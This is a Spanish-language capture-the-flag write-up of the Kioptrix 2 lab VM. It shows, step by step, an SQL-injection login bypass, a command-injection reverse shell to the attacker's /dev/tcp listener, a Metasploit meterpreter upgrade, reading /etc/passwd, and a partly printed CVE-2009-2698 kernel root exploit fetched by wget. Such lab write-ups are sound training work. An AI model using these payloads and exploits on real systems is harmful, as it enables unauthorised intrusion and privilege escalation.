
WRITE UPS KIOPTRIX2

Level : Easy


PAULA FERNÁNDEZ LÓPEZ



PASOS

1. **Network Scanning**
2. **Enumeration**
3. **Exploitation**
4. **Gaining root access**

En primer lugar me descargo la máquina vulnerable **KIOPTRIX2** y añado la máquina a mi VMware



Arranco la máquina de Kali y la máquina vulnerable Kioptrix2

Empiezo haciendo un **ip a** en mi kali para ver la ip y para ver el de la máquina vulnerable el comando → **nmap -F 196.168.56.0/24**


```
(root@kali)-[/home/kali]
# nmap -sP 192.168.56.0/24
Starting Nmap 7.94SVN ( https://nmap.org ) at 2024-02-13 12:32 EST
Nmap scan report for 192.168.56.1
Host is up (0.00036s latency).
MAC Address: 0A:00:27:00:00:11 (Unknown)
Nmap scan report for 192.168.56.100
Host is up (0.0022s latency).
MAC Address: 08:00:27:55:59:3C (Oracle VirtualBox virtual NIC)
Nmap scan report for 192.168.56.102
Host is up (0.0019s latency).
MAC Address: 00:0C:29:16:02:12 (VMware)
Nmap scan report for 192.168.56.101
Host is up.
Nmap done: 256 IP addresses (4 hosts up) scanned in 1.93 seconds
```

La ip de mi Kali es 192.168.56.101 y la de la máquina vulnerable es la 192.168.56.102

Ahora haremos un nmap -F para ver los puertos que tiene abierto la máquina vulnerable

```
(root@kali)-[/home/kali]
# nmap -F 192.168.56.102
Starting Nmap 7.94SVN ( https://nmap.org ) at 2024-02-13 12:33 EST
Nmap scan report for 192.168.56.102
Host is up (0.00060s latency).
Not shown: 94 closed tcp ports (reset)
PORT      STATE SERVICE
22/tcp    open  ssh
80/tcp    open  http
111/tcp   open  rpcbind
443/tcp   open  https
631/tcp   open  ipp
3306/tcp  open  mysql
MAC Address: 00:0C:29:16:02:12 (VMware)
```

Dentro de los resultados podemos observar que está habilitado el puerto 80 con http, esto nos invita a visitar 192.168.56.102 para ver con que nos podemos encontrar :



The screenshot shows a web browser window with the address bar displaying '192.168.56.102/'. The browser's address bar also shows '192.168.56.102' with a lock icon. Below the address bar, there are several tabs: 'Kali Linux', 'Kali Tools', 'Kali Docs', 'Kali Forums', 'Kali NetHunter', and 'Exploit-DB'. The main content of the browser is a login page titled 'Remote System Administration Login'. The page has a white background with a black border. It contains two input fields: 'Username' and 'Password'. Below these fields is a 'Login' button. The page is styled with a simple, clean layout.

| Remote System Administration Login | |
|--------------------------------------|--------------------------|
| Username | <input type="text"/> |
| Password | <input type="password"/> |
| <input type="button" value="Login"/> | |

Nos aparece un login

```

(root@kali)-[/home/kali]
# gobuster dir -u http://192.168.56.102/ -w /usr/share/wordlists/dirbuster/directory-list-2.3-medium.txt

Gobuster v3.6
by OJ Reeves (@TheColonial) & Christian Mehlmauer (@firefart)


[+] Url: http://192.168.56.102/
[+] Method: GET
[+] Threads: 10
[+] Wordlist: /usr/share/wordlists/dirbuster/directory-list-2.3-medium.txt
[+] Negative Status codes: 404
[+] User Agent: gobuster/3.6
[+] Timeout: 10s

Starting gobuster in directory enumeration mode

/manual (Status: 301) [Size: 317] [→ http://192.168.56.102/manual/]
/usage (Status: 403) [Size: 287]
Progress: 17112 / 220561 (7.76%)

```

Vemos una dirección y nos dirigimos a ella



[Modules](#) | [Directories](#)

Apache HTTP Server Version 2.0

[Apache](#) > [HTTP Server](#) > [Documentation](#)

Apache HTTP Server Version 2.0 Documentation

Available Languages:

| Release Notes | Users' Guide | How-To / Tutorial |
|---|---|---|
| New features with Apache 2.0 Upgrading to 2.0 from 1.3 Apache License | Binding Configuration Files Configuration Sections Content Negotiation Dynamic Shared Objects (DSO) Environment Variables Log Files | Authentication, Authorization, and Access Control CGI: Dynamic Content .htaccess files Server Side Includes Per-user Web Directories Platform Specific |

Nos sale un manual

Volvemos a la página y la inspeccionamos

```

1 <html>
2 <body>
3 <form method="post" name="frmLogin" id="frmLogin" action="index.php">
4   <table width="300" border="1" align="center" cellpadding="2" cellspacing="2">
5     <tr>
6       <td colspan="2" align="center">
7         <b>Remote System Administration Login</b>
8       </td>
9     </tr>
10    <tr>
11      <td width="150">Username</td>
12      <td><input name="uname" type="text"></td>
13    </tr>
14    <tr>
15      <td width="150">Password</td>
16      <td>
17        <input name="psw" type="password">
18      </td>
19    </tr>
20    <tr>
21      <td colspan="2" align="center">
22        <input type="submit" name="btnLogin" value="Login">
23      </td>
24    </tr>
25  </table>
26 </form>
27
28 <!-- Start of HTML when logged in as Administator -->
29 </body>

```

Tenemos el usuario y contraseña que la inyectamos como un sql

192.168.56.102/index.php

Kali Forums Kali NetHunter Exploit-DB

| Remote System Administration Login | |
|------------------------------------|----------|
| Username | admin'-- |
| Password | • |
| Login | |

Ponemos admin'-- en usuario y ' en contraseña

| Welcome to the Basic Administrative Web Console | |
|---|--|
| Ping a Machine on the Network: | <input type="text"/> <input type="submit" value="submit"/> |

Le hacemos un ping a la máquina

192.168.56.102

```
PING 192.168.56.102 (192.168.56.102) 56(84) bytes of data.  
64 bytes from 192.168.56.102: icmp_seq=0 ttl=64 time=0.037 ms  
64 bytes from 192.168.56.102: icmp_seq=1 ttl=64 time=0.028 ms  
64 bytes from 192.168.56.102: icmp_seq=2 ttl=64 time=0.013 ms  
  
--- 192.168.56.102 ping statistics ---  
3 packets transmitted, 3 received, 0% packet loss, time 1999ms  
rtt min/avg/max/mdev = 0.013/0.026/0.037/0.009 ms, pipe 2
```

Y un ls para ver si encontramos algo dentro

| Welcome to the Basic Administrative Web Console | |
|---|--|
| Ping a Machine on the Network: | <input type="text" value="; ls"/> <input type="button" value="submit"/> |

;ls

index.php
pingit.php

Ahora lanzaremos un bash a nuestro kali

| Welcome to the Basic Administrative Web Console | |
|---|---|
| Ping a Machine on the Network: | <input type="text" value="; bash -i >&/dev/tcp/192.168.56.101/1234 0>"/> <input type="button" value="submit"/> |

Mientras que escuchamos y nos metemos en **msfconsole**

```
(root@kali)-[/home/kali]  
# nc -nvlp 1234  
listening on [any] 1234 ...  
connect to [192.168.56.101] from (UNKNOWN) [192.168.56.102] 32769  
bash: no job control in this shell  
bash-3.00$ uname -a  
Linux kioptrix.level2 2.6.9-55.EL #1 Wed May 2 13:52:16 EDT 2007 i686 i686 i386 GNU/Linux  
bash-3.00$ lsb_release -a  
LSB Version: :core-3.0-ia32:core-3.0-noarch:graphics-3.0-ia32:graphics-3.0-noarch  
Distributor ID: CentOS  
Description: CentOS release 4.5 (Final)  
Release: 4.5  
Codename: Final  
bash-3.00$
```

```

(root@kali)-[/home/kali]
# msfconsole
Metasploit tip: You can use help to view all available commands

      .'.
      .\$$$$L ..,,=aaccaacc%#s$b.      d8,      d8P
      #$$$$$$$$$$$$$$$$$$$$$$$$$$$$$b.  `BP` d888888p
      '7$$$$\`"^^` .7$$$|D*"'^`      ?88'
      d8P      d888888P      .os#|8*"`      d8P      ?8b 88P
      d8bd8b.d8p d8888b ?88' d888b8b      .oaS###S*"`      d8P d8888b $whi?88b 88b
      88P`?P'?P d8b_,dP 88P d8P' ?88      .os$$$$$*" ?88,.d88b, d88 d8P' ?88 88P `?8b
      d88 d8 ?8 88b      88b 88b ,88b .a$$$$$Q*"`      `?88' ?88 ?88 88b d88 d88
      d88' d88b 8b`?8888P'`?8b`?88P'.a$$$$$Q*"`      88b d8P 88b`?8888P'
      .a$$$$$$`      888888P' 88n      .,.,.,,ass;;
      .s$$$$$$`      d88P'      .,.,.ass%#$$$$$$$$$$$$$$$$$'
      .a$####$P`      .,.,.-aqsc#SS$$$$$$$$$$$$$$$$$$$$$$$$$$$$$'
      ,a$####$P`      .,.,.-ass#$$$$$$$$$$$$$$$$$$$$$$$$$$$$$####SSSS'
      .a$$$$$$$$SSSS$$$$$$$$$$$$$$$$$$$$$$$$$$$$SS##=--"'^^/$$$$$$'
      ,s$$$$$$'
      ll66$$$'
      .;;ll6666'
      ...;;llll6'
      .....;;llll;;....
      `.....;; ... .

      =[ metasploit v6.3.45-dev ]
+ -- --=[ 2377 exploits - 1232 auxiliary - 416 post ]
+ -- --=[ 1391 payloads - 46 encoders - 11 nops ]
+ -- --=[ 9 evasion ]

Metasploit Documentation: https://docs.metasploit.com/

msf6 >

```


Metasploit Documentation: <https://docs.metasploit.com/>

```
msf6 > use exploit/multi/handler
[*] Using configured payload generic/shell_reverse_tcp
msf6 exploit(multi/handler) > set payload linux/x86/shell/reverse_tcp
[!] Unknown datastore option: payload. Did you mean PAYLOAD?
payload => linux/x86/shell/reverse_tcp
msf6 exploit(multi/handler) > show options
```

Module options (exploit/multi/handler):

| Name | Current Setting | Required | Description |
|------|-----------------|----------|-------------|
|------|-----------------|----------|-------------|

Payload options (generic/shell_reverse_tcp):

| Name | Current Setting | Required | Description |
|-------|-----------------|----------|--|
| LHOST | | yes | The listen address (an interface may be specified) |
| LPORT | 4444 | yes | The listen port |

Exploit target:

| Id | Name |
|----|-----------------|
| -- | --- |
| 0 | Wildcard Target |

View the full module info with the `info`, or `info -d` command.

```
msf6 exploit(multi/handler) > set LHOST 192.168.56.101
LHOST => 192.168.56.101
msf6 exploit(multi/handler) > run
```

```
[*] Started reverse TCP handler on 192.168.56.101:4444
[*] Command shell session 1 opened (192.168.56.101:4444 -> 192.168.56.102:32770) at 2024-02-13 13:24:18 -0500
```

```
Shell Banner:
bash: no job control in this shell
bash-3.00$
```

```
bash-3.00$ █
```

Welcome to the Basic Administrative Web Console

Ping a Machine on the
Network:

```

bash-3.00$ cat /etc/passwd
root:x:0:0:root:/root:/bin/bash
bin:x:1:1:bin:/bin:/sbin/nologin
daemon:x:2:2:daemon:/sbin:/sbin/nologin
adm:x:3:4:adm:/var/adm:/sbin/nologin
lp:x:4:7:lp:/var/spool/lpd:/sbin/nologin
sync:x:5:0:sync:/sbin:/bin/sync
shutdown:x:6:0:shutdown:/sbin:/sbin/shutdown
halt:x:7:0:halt:/sbin:/sbin/halt
mail:x:8:12:mail:/var/spool/mail:/sbin/nologin
news:x:9:13:news:/etc/news:
uucp:x:10:14:uucp:/var/spool/uucp:/sbin/nologin
operator:x:11:0:operator:/root:/sbin/nologin
games:x:12:100:games:/usr/games:/sbin/nologin
gopher:x:13:30:gopher:/var/gopher:/sbin/nologin
ftp:x:14:50:FTP User:/var/ftp:/sbin/nologin
nobody:x:99:99:Nobody:/:/sbin/nologin
dbus:x:81:81:System message bus:/:/sbin/nologin
vcsa:x:69:69:virtual console memory owner:/dev:/sbin/nologin
rpm:x:37:37::/var/lib/rpm:/sbin/nologin
haldaemon:x:68:68:HAL daemon:/:/sbin/nologin
netdump:x:34:34:Network Crash Dump user:/var/crash:/bin/bash
nscd:x:28:28:NSCD Daemon:/:/sbin/nologin
sshd:x:74:74:Privilege-separated SSH:/var/empty/ssh:/sbin/nologin
rpc:x:32:32:Portmapper RPC user:/:/sbin/nologin
mailnull:x:47:47::/var/spool/mqueue:/sbin/nologin
smmsp:x:51:51::/var/spool/mqueue:/sbin/nologin
rpcuser:x:29:29:RPC Service User:/var/lib/nfs:/sbin/nologin
nfsnobody:x:65534:65534:Anonymous NFS User:/var/lib/nfs:/sbin/nologin
pcap:x:77:77::/var/arpwatch:/sbin/nologin
apache:x:48:48:Apache:/var/www:/sbin/nologin
squid:x:23:23::/var/spool/squid:/sbin/nologin
webalizer:x:67:67:Webalizer:/var/www/usage:/sbin/nologin
xfs:x:43:43:X Font Server:/etc/X11/fs:/sbin/nologin
ntp:x:38:38::/etc/ntp:/sbin/nologin
pegasus:x:66:65:tog-pegasus OpenPegasus WBEM/CIM services:/var/lib/Pegasus:/sbin/nologin
mysql:x:27:27:MySQL Server:/var/lib/mysql:/bin/bash
john:x:500:500::/home/john:/bin/bash
harold:x:501:501::/home/harold:/bin/bash
bash-3.00$

```

```

bash-3.00$ ^Z
Background session ?? [y/N] y
msf6 exploit(multi/handler) > sessions

Active sessions
=====

```

| <u>Id</u> | <u>Name</u> | <u>Type</u> | <u>Information</u> | <u>Connection</u> |
|-----------|-------------|-----------------|--|---|
| 2 | | shell sparc/bsd | Shell Banner: bash: no job control in th is shell bash-3.00\$ | 192.168.56.101:4444 → 192.168.56.102:32 772 (192.168.56.102) |

```

msf6 exploit(multi/handler) > sessions

```

```

msf6 exploit(multi/handler) > sessions -u 2
[*] Executing 'post/multi/manage/shell_to_meterpreter' on session(s): [2]

[*] Upgrading session ID: 2
[*] Starting exploit/multi/handler
[*] Started reverse TCP handler on 192.168.56.101:4433
[*] Sending stage (1017704 bytes) to 192.168.56.102
[*] Command stager progress: 100.00% (773/773 bytes)
msf6 exploit(multi/handler) > [*] Meterpreter session 3 opened (192.168.56.101:4433 → 192.168.56.102:32773) at 2024-02-13 13:36:27 -0500

[*] Stopping exploit/multi/handler

```

```
(root@kali)-[/home/kali]
# nc -nvlp 1234
listening on [any] 1234 ...
connect to [192.168.56.101] from (UNKNOWN) [192.168.56.102] 32769
bash: no job control in this shell
bash-3.00$ uname -a
Linux kioptrix.level2 2.6.9-55.EL #1 Wed May 2 13:52:16 EDT 2007 i686 i686 i386 GNU/Linux
bash-3.00$ lsb_release -a
LSB Version:      :core-3.0-ia32:core-3.0-noarch:graphics-3.0-ia32:graphics-3.0-noarch
Distributor ID:   CentOS
Description:      CentOS release 4.5 (Final)
Release:          4.5
Codename:         Final
bash-3.00$

(root@kali)-[/home/kali]
# searchsploit centos 4.5
```

| Exploit Title | Path |
|--|------------------------|
| Linux Kernel 2.4/2.6 (RedHat Linux 9 / Fedora Core 4 < 11 / Whitebox 4 / CentO | linux/local/9479.c |
| Linux Kernel 2.6 < 2.6.19 (White Box 4 / CentOS 4.4/4.5 / Fedora Core 4/5/6 x8 | linux_x86/local/9542.c |
| Linux Kernel 3.14.5 (CentOS 7 / RHEL) - 'libfutex' Local Privilege Escalation | linux/local/35370.c |

```
(root@kali)-[/home/kali]
# cp /usr/share/exploitdb/exploits/linux_x86/local/9542.c /home/kali

(root@kali)-[/home/kali]
# ls
192.168.56.101.out.gnmap  Documentos  id_rsa      paco.420    staff.txt
192.168.56.101.out.nmap  Documents  id_rsa.txt  Pictures    tcp-open-ports.txt
192.168.56.101.out.xml   Escritorio Imágenes    Plantillas  tcp-versiones.txt
9542.c                  exploits   llaves      Público     usuarios.txt
deepScan                fsociety.dic log.txt     results.txt Vídeos
Descargas               fsoc.txt   Música      robot.txt   wpscan-report.txt
Desktop                hash.txt   nmap-http-enum.txt ScanPorts
diccionario.txt         hydra.restore nmap-syn-scan.txt shadow.bak
```

```
(root@kali)-[/home/kali]
# nano 9542.c
```

```

root@kali: /home/kali x root@kali: /home/kali x 9542.c
GNU nano 7.2
/*
**
** 0x82-CVE-2009-2698
** Linux kernel 2.6 < 2.6.19 (32bit) ip_append_data() local ring0 root exploit
**
** Tested White Box 4(2.6.9-5.ELsmp),
** CentOS 4.4(2.6.9-42.ELsmp), CentOS 4.5(2.6.9-55.ELsmp),
** Fedora Core 4(2.6.11-1.1369_FC4smp), Fedora Core 5(2.6.15-1.2054_FC5),
** Fedora Core 6(2.6.18-1.2798.fc6).
**
** --
** Discovered by Tavis Ormandy and Julien Tinnes of the Google Security Team.
** Thankful to them.
**
** --
** bash$ gcc -o 0x82-CVE-2009-2698 0x82-CVE-2009-2698.c && ./0x82-CVE-2009-2698
** sh-3.1# id
** uid=0(root) gid=0(root) groups=500(x82) context=user_u:system_r:unconfined_t
** sh-3.1#
** --
** exploit by <p0c73n1(at)gmail(dot)com>.
**
*/

#include <stdio.h>
#include <unistd.h>
#include <string.h>
#include <sys/socket.h>
#include <sys/mman.h>
#include <fcntl.h>
#include <sys/personality.h>

unsigned int uid, gid;
void get_root_uid(unsigned *task)
{
    unsigned *addr=task;
    while(addr[0]!=uid || addr[1]!=uid || addr[2]!=uid || addr[3]!=uid){
        addr++;
    }
    addr[0]=addr[1]=addr[2]=addr[3]=0; /* set uids */
    addr[4]=addr[5]=addr[6]=addr[7]=0; /* set gids */
    return;
}

```

```

(root@kali)-[/home/kali]
# nc -nvlp 1234
listening on [any] 1234 ...
connect to [192.168.56.101] from (UNKNOWN) [192.168.56.102] 32774
bash: no job control in this shell
bash-3.00$ pwd
/var/www/html
bash-3.00$ cd /tmp
bash-3.00$ cd /rppt
bash: cd: /rppt: No such file or directory
bash-3.00$ cd /root
bash: cd: /root: Permission denied
bash-3.00$ pwd
/tmp
bash-3.00$

```

```
(root@kali)-[/home/kali]
# python -m http.server 80
Serving HTTP on 0.0.0.0 port 80 (http://0.0.0.0:80/) ...
192.168.56.102 - - [13/Feb/2024 14:17:12] "GET /9542.c HTTP/1.0" 200 -
```

```
bash-3.00$ wget http://192.168.56.101:8000/9542.c
--12:06:43-- http://192.168.56.101:8000/9542.c
      => `9542.c'
Connecting to 192.168.56.101:8000 ... failed: Connection refused.
bash-3.00$ wget http://192.168.56.101/9542.c
--12:07:31-- http://192.168.56.101/9542.c
      => `9542.c'
Connecting to 192.168.56.101:80 ... connected.
HTTP request sent, awaiting response... 200 OK
Length: 2,535 (2.5K) [text/x-csrc]

 0K ..                                                    100% 302.20 MB/s

12:07:32 (302.20 MB/s) - `9542.c' saved [2535/2535]
```

```
bash-3.00$ ls
9542.c
bash-3.00$ ls -alh
total 24K
drwxr-xrwx  4 root  root  4.0K Feb 13 12:07 .
drwxr-xr-x 23 root  root  4.0K Feb 13 10:16 ..
-rw-r--r--  1 apache apache 2.5K Feb 13 2024 9542.c
drwxrwxrwt  2 root  root  4.0K Feb 13 10:17 .font-unix
drwxrwxrwt  2 root  root  4.0K Feb 13 10:16 .ICE-unix
```

```
bash-3.00$ ls
5h611in9f0rd
9542.c
bash-3.00$
```

```
sh-3.00# ls
5h611in9f0rd
9542.c
sh-3.00# cd /root
sh-3.00# ls
anaconda-ks.cfg
install.log
install.log.syslog
sh-3.00# pwd
/root
```